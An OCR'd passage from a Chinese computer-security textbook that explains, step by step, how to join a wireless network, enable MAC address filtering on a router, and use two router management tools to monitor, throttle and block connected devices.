
Step 02 右击“其他网络”选项，在弹出的快捷菜单中选择“连接”选项，如下图所示。



Step 03 弹出“连接到网络”对话框，在“名称”文本框中输入要连接网络的SSID号，本实例输入ssh，单击“确定”按钮，如下图所示。



Step 04 在“安全密钥”文本框中输入无线网络的密钥，本实例输入密钥sushi1986，单击“确定”按钮，如下图所示。



Step 05 单击系统桌面右下角图标，将鼠标放在ssh选项上可以看到无线网络的连接情况。下图所示表明无线客户端已经成功连接到无线路由器，如下图所示。



13.2.5　媒体访问控制（MAC）地址过滤


网络管理的主要任务之一就是控制客户端对网络的接入和对客户端的上网行为进行控制，无线网络也不例外，通常无线AP利用媒体访问控制（MAC）地址过滤的方法来限制无线客户端的接入。

使用无线路由器进行MAC地址过滤的具体操作步骤如下。

Step 01 打开路由器的Web后台设置界面，单击左侧“无线参数”→“无线网络MAC地址过滤设置”选项，默认情况MAC地址过滤功能是关闭状态，单击“启用过滤”按钮，开启MAC地址过滤功能，单击“添加新条目”按钮，如下图所示。



Step 02 打开“无线网络MAC地址过滤设置”对话框，在“MAC地址”文本框中输入无线客户端的MAC地址，本实例输入MAC地址为00-0c-29-5A-3C-97，在“描述”文本框中输入MAC描述信息sushipc，在“类型”下拉列表中选择“允许”选项，在“状态”下拉列表中选择“生效”选项，依照此步骤将所有合法的无线客户端的MAC地址加入此MAC地址表后，单击“保存”按钮，如下图所示。



Step 03 选择“过滤规则”选项下的“禁止”单选框，表明在下面MAC列表中生效规则之外的MAC地址不可以访问无线网络，如下图所示。



Step 04 这样无线客户端在访问无线AP时，会发现除了MAC地址表中的MAC地址之外，其他的MAC地址无法再访问无线AP，也就无法访问互联网。

13.3　无线路由安全管理工具



使用无线路由管理工具可以方便管理无线网络中的上网设备，本节就来介绍两个无线路由安全管理工具，包括360路由器卫士与路由优化大师。

13.3.1　360路由器卫士

360路由器卫士是一款由360官方推出的绿色免费的家庭必备无线网络管理工具。360路由器卫士软件功能强大，支持几乎所有的路由器。在管理的过程中，一旦发现蹭网设备想踢就踢。下面介绍使用360路由器卫士管理网络的操作方法。

Step 01 下载并安装360路由器卫士，双击桌面上的快捷图标，打开“路由器卫士”工作界面，提示用户正在连接路由，如下图所示。



Step 02 连接成功后，弹出“路由器卫士提醒您”对话框，在其中输入路由账号与密码，如下图所示。



Step 03 单击“下一步”按钮，进入“我的路由”工作界面，在其中可以看到当前的在线设备，如下图所示。




Step 04 如果想要对某个设备限速，则可以单击设备后的“限速”按钮，打开“限速”对话框，在其中设置设备的上传速度与下载速度，设置完成后单击“确认”按钮即可保存设置，如下图所示。



Step 05 在管理的过程中，一旦发现有蹭网设备，可以单击该设备后的“禁止上网”按钮，如下图所示。



Step 06 禁止上网完成后，单击“黑名单”选项卡，进入“黑名单”设置界面，在其中可以看到被禁止的上网设备，如下图所示。



Step 07 选择“路由防黑”选项卡，进入“路由防黑”设置界面，在其中可以对路由器进行防黑检测，如下图所示。



Step 08 单击“立即检测”按钮，即可开始对路由器进行检测，并给出检测结果，如下图所示。



Step 09 选择“路由跑分”选项卡，进入“路由跑分”设置界面，在其中可以查看当前路由器信息，如下图所示。



Step 10 单击“开始跑分”按钮，即可开始评估当前路由器的性能，如下图所示。



Step 11 评估完成后，会在“路由跑分”界面中给出跑分排行榜信息，如下图所示。

路由器卫士 2.0　我的路由　路由防黑　路由跑分　扩展工具　路由设置

您的路由器得分 5805 分，全国排名 103692 名，击败了全国 63% 的路由器！　重新跑分

路由跑分排行榜

WS326 HUAWEI MODEL	6511
● 我的TL-WR886N	5805
斐讯 FWR-706	5726
TP-LINK TL-WR885N 1.0	5707
HG532E HUAWEI MODEL	5632
TP-LINK TL-WR840N 3.0	5587
D-LINK DIR-600M 1	5531
FIR300M	5467

Step 12 选择“路由设置”选项卡，进入“路由设置”界面，在其中可以对宽带上网、WiFi密码、路由器密码等选项进行设置，如下图所示。



Step 13 选择“路由时光机”选项卡，在打开的界面中单击“立即开启”按钮，即可打开登录界面，在其中输入360账号与密码，然后单击“立即登录并开启”按钮，即可开启时光机，如下图所示。



Step 14 选择“宽带上网”选项卡，进入“宽带上网”界面，在其中输入网络运营商给出的

上网账号与密码，单击“保存设置”按钮，即可保存设置，如下图所示。



Step 15 选择“WiFi密码”选项卡，进入“WiFi密码”界面，在其中输入WiFi密码，单击“保存设置”按钮，即可保存设置，如下图所示。




Step 16 选择“路由器密码”选项卡，进入“路由器密码”界面，在其中输入路由器密码，单击“保存设置”按钮，即可保存设置，如下图所示。



Step 17 选择“重启路由器”选项卡，进入“重启路由器”界面，单击“重启”按钮，即可对当前路由器进行重启操作，如下图所示。



另外，使用360路由器卫士在管理无线网络安全的过程中，一旦检测到有设备通过路由器上网，就会在计算机桌面的右上角弹出信息提示框，如下图所示。



单击“管理”按钮，即可打开该设备的详细信息界面，在其中可以对网速进行限制管理，最后单击“确认”按钮即可，如下图所示。




13.3.2　路由优化大师

路由优化大师是一款专业的路由器设置软件，其主要功能有一键设置优化路由、屏广告、防蹭网、路由器全面检测及高级设置等，从而保护路由器安全。

使用路由优化大师管理无线网络安全的操作步骤如下：


Step 01 下载并安装路由优化大师，双击桌面上的快捷图标，即可打开“路由优化大师”的工作界面，如下图所示。



Step 02 单击“登录”按钮，打开RMTools窗口，在其中输入管理员密码，如下图所示。



Step 03 单击“确定”按钮，即可进入路由器工作界面，在其中可以看到主人网络和访客网络信息，如下图所示。



Step 04 单击“设备管理”图标，进入“设备管理”工作界面，在其中可以看到当前无线网络中的连接设备，如下图所示。



Step 05 如果想要对某个设备进行管理，则可以单击“管理”按钮，进入该设备的管理界面，在其中可以设置设备的上传速度、下载速度以及上网时间等信息，如下图所示。



Step 06 单击“添加允许上网时间段”超链接，即可打开上网时间段的设置界面，在其中可以设置时间段描述信息、开始时间、结束时间等，如下图所示。



Step 07 单击“确定”按钮，即可完成上网时间段的设置操作，如下图所示。



Step 08 单击“应用管理”图标，即可进入“应用管理”工作界面，在其中可以看到路由优化大师为用户提供的应用程序，如下图所示。



Step 09 如果想要使用某个应用程序，则可以单击某应用程序下的“进入”按钮，进入该应用程序的设置界面。本实例单击“无线设备接入控制”图标，如下图所示。



Step 10 单击“路由设置”图标，在打开的界面中可以查看当前路由器的设置信息，如下图所示。




Step 11 选择左侧的“上网设置”选项，在打开的界面中可以对当前的上网信息进行设置，如下图所示。



Step 12 选择左侧的“无线设置”选项，在打开的界面中可以对路由的无线功能进行开关、名称、密码等信息的设置，如下图所示。



Step 13 选择左侧的“LAN口设置”选项，在打开的界面中可以对路由的LAN口进行设置，如下图所示。



Step 14 选择左侧的“DHCP服务器”选项，在打开的界面中可以对路由的DHCP服务器进行设置，如下图所示。



Step 15 选择左侧的“软件升级”选项，在打开的界面中可以对路由优化大师的版本进行升级操作，如下图所示。



Step 16 选择左侧的“修改管理员密码”选项，在打开的界面中可以对管理员密码进行修改设置，如下图所示。



Step 17 选择左侧的“备份和载入配置”选项，在打开的界面中可以对当前路由器的配置进行备份和载入设置，如下图所示。



